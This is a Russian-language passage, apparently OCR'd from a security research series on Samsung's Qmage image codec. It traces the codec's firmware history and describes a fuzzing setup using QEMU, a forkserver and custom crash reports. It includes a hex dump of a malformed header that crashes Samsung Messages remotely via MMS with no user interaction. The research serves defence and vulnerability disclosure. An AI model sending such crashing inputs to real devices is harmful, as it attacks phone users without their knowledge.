
	0	1	2	3	4	5	6	7	8	9	A	B	0123456789AB
00000000	51	47	01	01	01	28	5B	58	01	58	01	00	QG...([X.X..
0000000C	FF	00	00	00	00	00	61	BC	00	DF	03	00	......a.....
00000018	00	15	EE	A9	9A	1A	7F	82	AA	A8	56	50	..........VP
00000024	86	8A	A0	F0	A2	DF	43	BA	6A	72	3C	C1	C jr<

Поле	Значение
Сигнатура	`QG`
Версия	`1.1.1`
Флаги	`0x28`
Качество	91
Ширина	344
Высота	344
Дополнительно	0

После переименования файла в `.png` или `.jpg` обычные приложения Samsung распознают его.


SM-N975F
16:45
Pictures
Videos
Favorites
Recent
Suggested
Today
Pictures
Albums
Stories
Shared


SM-N975F
16:45



Следы открытого исходного кода

Когда-то Samsung публиковала свои изменения Skia в крупных архивах исходников Lollipop. `SkImageDecoder_libqmage.cpp` оборачивает `QuramQmageDecParseHeader` и `QuramQmageDecodeFrame`; он не раскрывает проприетарную реализацию, но подтверждает детали интеграции.

```
121  bool SkQmageImageDecoder::onDecode(SkStream* stream, SkBitmap* bm, Mode mode) {
122
123          //      size_t              length = 0;
124          size_t              length = MINIMUM_HEADER_SIZE;
125          QuramQmageDecoderHeader  QmageHeader;
126          QMINT32                         offset = 0;
127          QMUCHAR                         *pInput = 0;
128          unsigned char           cErr = 0;
129
130          SkAutoMalloc            storage;
131          SkBitmap::Config    config = SkBitmap::kARGB_8888_Config;
132          SkBitmap::Config    prefconfig;
133          bool                            doDither = this->getDitherImage();
134          bool                            reuseBitmap = false;
135
```

Анимации загрузки, старые парсеры и символы

Qmage появился раньше интеграции со Skia в 2014 году. Samsung до сих пор хранит анимации загрузки и завершения работы в `/system/media/*.qmg`, используя версии анимации QM от `0x0b` до `0x0f`. `bootanimation` декодирует их отдельной `libQmageDecoder.so`.


Старые копии этой библиотеки из Android 2.1–4.3 сохранили богатые отладочные метаданные: пути и номера строк исходников, структуры, перечисления и локальные переменные. Сборка 2013 года определяет `QmageDecCommon.c`, `QmageDecoder.c` и крупные файлы декодеров V/F/W общим объёмом в тысячи строк.

```
QmageDecodeCodecType = {
    QMAGE_DEC_V16_SHORT_INDEX, QMAGE_DEC_W2_PASS,
    QMAGE_DEC_V16_BYTE_INDEX, QMAGE_DEC_W1_PASS,
    QMAGE_DEC_FCODEC, QMAGE_DEC_W1_PASS_FROM_W_ADAPTIVE,
    QMAGE_DEC_V24_SHORT_INDEX, QMAGE_DEC_W2_PASS_ONLY,
    QMAGE_DEC_PV, QMAGE_DEC_SLV, QMAGE_DEC_QV
}
```

```
17  if ( pDecInfo->qversion != QM_DEC_QMAGE_VER_1_43_LESS )
18  {
19    switch ( dec_mode )
20    {
21      case QMAGE_DEC_W2_PASS:
22        v13 = QuramQmage_Malloc(*pSrc);
23        if ( !v13 )
24          return -1;
25        v14 = pSrc;
26        goto LABEL_9;
27      case QMAGE_DEC_W1_PASS:
28      case QMAGE_DEC_W1_PASS_FROM_W_ADAPTIVE:
29        return _QM_WCodec_1st_decode(pSrc, pDec, width * height, type,
30      case QMAGE_DEC_W2_PASS_ONLY:
31        return _QM_WCodec_2nd_decode(pSrc, pDec, 0xFFFF);
32      case QMAGE_DEC_PV:
33        return PVcodecDecoder(pSrc, pDec, 0, width, height, pDecInfo);
34      case QMAGE_DEC_SLV:
35        return _QM_SLV_v3_decode(pSrc, pDec, width * height, type);
36      case QMAGE_DEC_QV:
37        decIsOdd = (height * width) & 1;
38        if ( decIsOdd )
39          decIsOdd = 1;
40        return _QVDecoder(pSrc, pDec, decIsOdd);
41      default:
42        return 0;
43    }
44  }
```


Прошивки Samsung до Android также содержат Qmage и IFEG.

Прошивка GT-B5722 2009 года использует и `.qmg`, и `.ifg`; общие предки декодеров указывают, что IFEG, вероятно, был предшественником. Прошивка SGH-D600 2005 года уже содержит IFEG, что соответствует заявленному Quramsoft началу сотрудничества с Samsung. В то время поставщик назывался I-master, чем объясняются старые сигнатуры и символы `IM`.




Первые эксперименты с кодеком

Изменение размеров допустимого образца с 344 на 345 заставляет Галерею корректно отклонить его:





```
E/QG: Qmage decoder error return value -298
E/Qmage: QuramQmageDecodeFrame offset <= 0, offset: -298
```

Изменение обоих размеров на 1368 немедленно вызывает сбой Галереи.



	0	1	2	3	4	5	6	7	8	9	A	B	0123456789AB
00000000	51	47	01	01	01	28	5B	58	05	58	05	00	QG...([X.X..
0000000C	FF	00	00	00	00	00	61	BC	00	DF	03	00	......a.....
00000018	00	15	EE	A9	9A	1A	7F	82	AA	A8	56	50	..........VP
00000024	86	8A	A0	E0	A2	DF	43	BA	6A	72	3C	C1	C jr<



Ошибка происходит в `PVcodecDecoder_GrayScale_16bits_NEW`, достигнутой через `_QM_WCodec_decode`, `Qmage_WDecodeFrame_Low` и `SkQmgCodec::onGetPixels`.

Отправка того же некорректного файла через MMS воспроизводит сбой в `com.samsung.android.messaging` в фоновом потоке пула без открытия сообщения. Samsung Messages автоматически декодирует входящие изображения до взаимодействия пользователя, делая хрупкий кодек удалённо доступным по одному номеру телефона.

Этот результат послужил причиной фаззинга с обратной связью по покрытию и задачи Project Zero 2002. В части 2 разрабатывается стратегия фаззинга.

Заключение

Qmage оставался малоизвестным, потому что был закрытым и скрывался под стандартными API изображений Android. Программная археология прошивок Samsung обнаружила пятнадцатилетнюю историю, многократно используемые отладочные символы, четыре поколения статического формата и множество старых кодеков, всё ещё доступных на современных устройствах.

Уже первая тривиальная мутация заголовка привела к сбою MMS без взаимодействия пользователя. Проприетарный код OEM, интегрированный в универсальные API платформы, заслуживает такого же непрерывного фаззинга, проверки и исследования поверхности атаки, как и стандартные медиаформаты.

Эксплойт MMS, часть 2: эффективный фаззинг кодека Qmage

В части 1 было установлено, что крупный закрытый ARM64-декодер Qmage от Samsung удалённо доступен через MMS без взаимодействия пользователя. В этой части создаётся масштабируемая среда фаззинга с обратной связью по покрытию, надёжными отчётами о сбоях и диагностикой аллокатора.

Написание тестовой среды

SkCodecFuzzer воспроизводит путь `doDecode` Android менее чем в 100 строках: создаёт `SkCodec`, оборачивает его в `SkAndroidCodec`, выделяет выходные пиксели и вызывает `getAndroidPixels`. Он компилируется с Android NDK, заголовками Skia и `libhwui.so` целевого устройства.

```
$ ./loader accessibility_light_easy_off.qmg
[+] Detected image characteristics:
[+]   Dimensions: 344 x 344
[+]   Color type: 4
[+]   Alpha type: 3
[+]   Bytes per pixel: 4
[+] codec->GetAndroidPixels() completed successfully
```

Кроме того, фаззер отклоняет входные данные, не начинающиеся с QM или QG, чтобы обратная связь по покрытию не уходила в другие кодеки Skia. Его аллокатор кучи немного отличается от `doDecode` Android, но не так, чтобы это, как ожидается, влияло на достижимость парсера.

Фаззинг на физических устройствах плохо масштабируется. Копирование `/system/lib64`, `linker64`, библиотек среды выполнения Android и зависимостей NDK на хост x86-64 позволяет `qemu-aarch64` выполнять тот же бинарный файл:

```
LD_LIBRARY_PATH="$NDK_SYSROOT:$ANDROID_PATH/lib64" \
  qemu-aarch64 ./loader accessibility_light_easy_off.qmg
```

Среда выполнения UBSan из Android 10 завершалась аварийно, поскольку в QEMU отсутствовал специфичный для санитайзера `prctl`; замена средой Android 9 восстановила работу. Один образец занимал 120 мс на устройстве и 380 мс в эмуляции — приемлемое исходное замедление в три раза.

Собственные отчёты о сбоях в стиле ASAN

Обычно эмулируемая ошибка выглядит лишь как SIGSEGV внутри сгенерированного QEMU кода x86. Машинные кадры стека определяют `code_gen_buffer` и `cpu_exec`, а не инструкцию ARM или функцию `libhwui`, делая автоматическую сортировку невозможной.

Тестовая среда устанавливает обработчик сигналов, выводящий совместимый с AddressSanitizer префикс и подробности эмуляции:

```
ASAN:SIGSEGV
ERROR: AddressSanitizer: SEGV on unknown address 0x408a0e1000
    pc 0x4006605174 sp 0x4000d0adc0
#0 libhwui.so!PVcodecDecoder_GrayScale_16bits_NEW+0x2290
#1 libhwui.so!__QM_WCodec_decode+0x3b8
#2 libhwui.so!Qmage_WDecodeFrame_Low_Rev14474_20150224+0x144
#3 libhwui.so!QuramQmageDecodeFrame_Rev14474_20150224+0xa8
#4 libhwui.so!SkQmgCodec::onGetPixels+0x450
```

```
#5 loader!ProcessImage+0x55c

DISASSEMBLY:
0x4006605174: ldrb w9, [x13, #1]

CONTEXT:
x13=000000408a0e0fff LR=0000004089d338c0 SP=0000004000d0adc0
```

Стек в стиле ASAN интегрируется с существующей дедупликацией. Дизассемблирование Capstone и регистры помогают ручной сортировке. Символы предоставляет libbacktrace.

Потребовалось обработать несколько пограничных случаев:

• Для доступного только на выполнение кода Android 10 перед дизассемблированием требовался `mprotect`.
• Повреждённые стеки могли вызывать ошибку при раскрутке, поэтому обработчик двойной ошибки гарантирует завершение отчёта.
• `abort()` маскирует сигналы кроме SIGABRT, что требует исправления через `sigprocmask`.
• Смещения ошибок внутри `memcpy`, `memmove` и `memset` нормализовались до начала функции, чтобы исключить ложную уникальность.

Аллокатор для фаззинга на основе libdislocator

jemalloc в Android скрывает небольшие обращения за границами и создаёт недетерминированные вторичные сбои. Маленькая libdislocator из AFL реализует выделения с помощью `mmap`/`mprotect`, помещает каждый объект на границу страницы, заполняет новую память значением `0xcc` и перехватывает нарушения в месте их возникновения.


Её скомпоновали с тестовой средой и выбрали через механизм `malloc_hook` Android с `LIBC_HOOKS_ENABLE=1`. Те же хуки реализуют `--log_malloc`, позднее пригодившийся для понимания расположения кучи эксплойта.

Отличия от jemalloc имеют значение:

• Ограничение в 1 ГБ раскрывает ошибки давления на память, но может скрывать пути, которым нужны более крупные успешные выделения.
• QEMU не применяет все ограничения выравнивания ARM, а libdislocator может возвращать невыровненные блоки; переполнения на 1–7 байт способны попадать в заполнение.
• Запуски на физическом Android по-прежнему выравнивают блоки, чтобы исключить ложные ошибки SIGBUS.
• Инициализация `0xcc` делает использование неинициализированной памяти детерминированным, тогда как содержимое настоящего jemalloc требует подготовки кучи.

Реализация fork-сервера QEMU

Запуск загрузчика без входных данных всё равно занимал 360 мс — около 95% полного 380-мс декодирования. Большая часть времени уходила на запуск эмулируемого компоновщика и процесса, а не на разбор изображения.



Подход QEMU из AFL адаптировали для QEMU 4.1.1:

1. `load_elf_image` записывает точку входа ELF загрузчика.
2. `cpu_tb_exec` обнаруживает первый транслированный блок по этому адресу и вызывает `forkserver_main` внутри эмулируемой среды.


На рабочих серверах фаззинга декодирование корпуса ускорилось с 1160 до 56 мс — в 20,5 раза. С покрытием и `-d nochain` время сократилось с 6900 до 147 мс — примерно в 47 раз. Устранение фиксированной стоимости запуска было критически важно для масштабирования.

QemuSanitizerCoverage

Фаззер потреблял файлы `.sancov`, поэтому QEMU расширили для вывода адресов базовых блоков в формате, совместимом с SanitizerCoverage. Журналирование `-d exec` в QEMU уже получает каждый транслированный блок в `cpu_tb_exec`; callback-функция записывает `itb->pc` в битовую карту соответствующего отображённого исполняемого файла. Неизвестные адреса запускают разбор `/proc/pid/maps`. Файлы покрытия записываются при завершении.

```
ASAN_OPTIONS=coverage=1 \
LD_LIBRARY_PATH="$(pwd)/lib64" \
./qemu-aarch64 -d nochain ./loader accessibility_light_easy_off.qmg

QemuSanitizerCoverage: ./libhwui.so.1253370.sancov: 1502 PCs written
QemuSanitizerCoverage: ./libz.so.1253370.sancov: 333 PCs written
```

Файл содержит восьмибайтный заголовок 32-разрядного формата, за которым следуют смещения базовых блоков относительно отображения текста каждой библиотеки. Его можно преобразовать для визуализации в Lighthouse и использовать при минимизации корпуса.



Исходный корпус

APK из прошивок предоставили начальные файлы QMv1, QG1.0 и QG1.1. Управление по покрытию быстро заменило большинство оригиналов мутированными файлами размером 20–50 байт, предпочитая более короткие входные данные с теми же блоками.

Настоящих файлов QG2.0 не нашлось. Жёсткая установка 2.0 в старых заголовках сначала вызывала главным образом поверхностные сбои и давала лишь несколько жизнеспособных начальных файлов, но за несколько дней фаззинга покрытие QG2.0 приблизилось к старым форматам. Сеансы Android 9 покрыли 18 268 блоков Qmage; сеансы Android 10 со всеми версиями достигли 29 081 — рост на 59%, соответствующий увеличению кода с 425 до 908 КБ.

QG2.0 проверяет однобайтовую контрольную сумму длины файла:

```
if (input[header_size - 1] != xor_bytes_of_file_length) {
    __android_log_print(ANDROID_LOG_ERROR, "QG",
